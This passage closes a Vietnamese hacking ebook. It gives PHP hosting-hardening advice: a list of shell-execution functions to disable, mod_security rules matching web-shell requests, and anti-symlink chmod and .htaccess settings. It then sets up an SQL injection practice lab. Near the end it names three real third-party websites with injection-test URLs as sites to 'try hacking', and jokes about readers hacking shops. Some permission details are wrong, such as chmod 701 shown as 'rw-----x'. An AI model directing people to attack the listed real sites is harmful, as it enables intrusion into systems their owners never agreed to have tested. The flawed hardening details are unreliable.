Vẫn chiếc chìa khoá vàng **File privilege**, bạn có thể ngăn chặn được khả năng **readfile** từ mysql. Việc **dumpfile** hiềm server nào cho phép nên ta không bàn tới.

Kết luận :

Mysql là một DBMS thực sự mạnh mẽ vì tính tiện dụng và sức mạnh của nó nhưng vì một số hàm tiện dụng quá lại trở thành mối nguy cơ tiềm tàng cho attacker lợi dụng . Hy vọng sau bài viết nho nhỏ này ,bạn có thể nâng cao mức bảo mật của hệ thống .Các thiếu sót mong được mọi người góp ý thân.

Secure cho Host:

Như các bạn cũng biết các con php shell như r57, c99 sở dĩ có thể "hành hạ" các tài khoản hosting trên cùng server đều dựa vào các hàm "nhảy cảm" trong PHP. Vậy việc đầu tiên cần làm để vô hiệu hóa các con shell này là tắt những hàm nhảy cảm đó. Tất nhiên bạn cần nghiên cứu những hàm "nhảy cảm" trong các con shell đó là gì.

Để tắt những hàm nhảy cảm đó thì các bạn nên để PHP chạy trên safe_mode (**safe_mode = On**), sau đó tiến hành disable các hàm như:

```
system, exec, shell_exec, passthru, pcntl_exec, putenv, proc_close, proc_get_status, proc_nice, proc_open, proc_terminate, popen, pclose, set_time_limit, ini_alter, virtual, openlog, escapeshellcmd, escapeshellarg, dl, curl_exec, parse_ini_file, show_source
```

Tuy nhiên thông thường nếu là nhà cung cấp hosting thì các bạn thường cho PHP chạy với suPHP để dễ dàng nhận dạng các account chạy PHP process. Chính vì thế mà nhiều hacker có thể dùng file php.ini để bật các hàm đó lên.

Vậy công việc tiếp theo là ta nên khóa luôn chức năng dùng file php.ini. Các bạn có thể khóa trong phần config suPHP. Ngoài ra cũng có cách khác tùy vào mỗi người.

Ok, có thể nói là đã xong 1 giai đoạn. Một cái rất quan trọng tiếp theo ta cần đề cập là [Mod Security](#), đây là một addon dùng cho cpanel.

Phần này chỉ nêu ví dụ cơ bản trong phần config Security Rule, cái này khá tế nhị, mỗi người có cách config riêng.

VD:

```
SecRule REQUEST_URI "/r57en\.php"  
SecRule REQUEST_URI "\.php\?act=(chmod&f|cmd|f&f=|ls|img&img=)"
```

Trên đây chỉ là ý kiến riêng trong vấn đề chống hack local bằng shell PHP, tạm ngắt phần này vì một vấn đề không thể quên và bỏ qua là các con shell chạy bằng Perl như cgitelnet.pl, WebShell.cgi, ... Trong vấn đề hack local thì các con shell chạy bằng Perl không thua kém gì PHP shell, có thể nói là rất lợi hại.

Như bài viết đã trao đổi trên thì nếu bạn không muốn dùng Perl nữa thì bạn remove nó đi.

```
login as root  
apt-get remove perl
```

Còn nếu như bạn muốn chặn không cho Perl chạy các file **cgi, pl** trên 1 site nào đó thì bạn chỉ cần cấu hình file **.conf** của website đó

```
<Directory /home/websitecuaban/cgi-bin>
allow from all
</Directory>
```

Hướng dẫn chống Symlink:

Symlink : Liên kết thông qua một biểu tượng, tham chiếu tới một file hoặc một thư mục. Tương tự như tạo shortcut trong Windows.

Hàm này được sử dụng trong thời gian vừa qua để tiến hành attack local rất khó chống đỡ. Để khắc phục 1 phần tình trạng này các bạn có thể tiến hành **chmod file và folder** của mình:

- Với file chmod 404 (r-----r--)
- Với folder chmod 701 (rw-----x)

Tiến hành tạo file **.htaccess** với nội dung:

```
<Files "config.php">
Order Deny,Allow
Deny from All
</Files>
```

Upload file này vào folder /home/username/.htaccess để có hiệu lực cho toàn website. Phần **<Files "config.php">** bạn có thể đổi lại tên của file cần bảo vệ.

Với root của server bạn nên chmod 700 với file symlink trong **/bin/symlink**. Tiến hành set safe_mode= ON và disable một số hàm không cần thiết trong file php.ini :

```
system, exec, shell_exec, passthru, pcntl_exec, putenv, proc_close, proc_get_status, proc_nice, proc_open,
proc_terminate, popen, pclose, set_time_limit, ini_alter, virtual, openlog, escapeshellcmd, escapeshellarg, dl,
curl_exec, parse_ini_file, show_source, ini_set, ini_alter, symlink
```

Sử dụng **mod_security** thêm vào rule :

```
SecFilterSelective THE_REQUEST "cgitnet"

SecFilter "a=login&p="
SecFilter "a=command&d=(*)&c="
SecFilterSelective THE_REQUEST "?a=(up|down)load&d="
```

3. Thực tập SQL Injection:

Source website và database

<http://www.4shared.com/file/54599762...ified=37fd68a6>

Soft Acunectix

<http://www.4shared.com/file/54601066...Acunectix.html>

Hướng dẫn install MS SQL 2000

<http://www.4shared.com/file/54608235...ified=37fd68a6>

Chuẩn bị :

- Cài MS SQL 2000
- Cài IIS
- Allow Extensions ASP
- Copy Visic Source tới thư mục wwwroot
- Mở source ra , tìm thư mục include , thay đổi file common.inc
- Attach Database.
- Chạy thử trang web trên localhost và khai thác nó thử xem sao.

Một vài site để hack thử nè:

[http://beertiger.com/index.php?act=News&id=12'](http://beertiger.com/index.php?act=News&id=12)

[http://www.computersvietnam.com/index.php?act=News&id=12'](http://www.computersvietnam.com/index.php?act=News&id=12)

[http://www.golfnyc.com/golf/ecom_v2/ecom.php?cat=2765'](http://www.golfnyc.com/golf/ecom_v2/ecom.php?cat=2765)

-----THE END-----

Cảm ơn độc giả đã đón đọc cuốn ebook này, đây có thể là tâm huyết cuối cùng của Hieupc về thể loại Ebook Hacking, có lẽ sau này sẽ viết về một vấn đề khác. Chỉ mong các bạn hiểu được điều này: hack là chỉ để học hỏi, chia sẻ kinh nghiệm lẫn nhau, nâng cao kiến thức, thật sự cách hack từ xưa đến nay cũng chỉ có vài dạng phổ biến như trên chỉ quan trọng là bạn có chịu học hỏi và nâng cao kiến thức của mình qua sách, báo và internet... Những bài viết như trên chỉ là căn bản, hãy áp dụng lý thuyết thành thực tế nhé các bạn (hack được nhiều shop nhớ share với hieupc ít nha, hihi, đùa thôi đấy).

Xin vui lòng giữ quyền tác giả: Hieupc nếu bạn có ý định copy/leech thông tin. Cảm ơn nhiều.

Châm ngôn của Hieupc: “Cho đi để được nhận lại nhiều hơn, đừng quá khắt khe với chính bản thân mình và làm nhiều điều tốt ắt sẽ gặp lành”.

Kể từ bây giờ Hieupc bắt đầu ăn chay, đã bắt đầu được 3 hôm rồi, hy vọng sẽ có ích được một phần nào. Cuốn Ebook tới đây là kết thúc. Chúc bạn vui vẻ với cuộc sống.

-----THE END-----

TÁC GIẢ: HIEUPC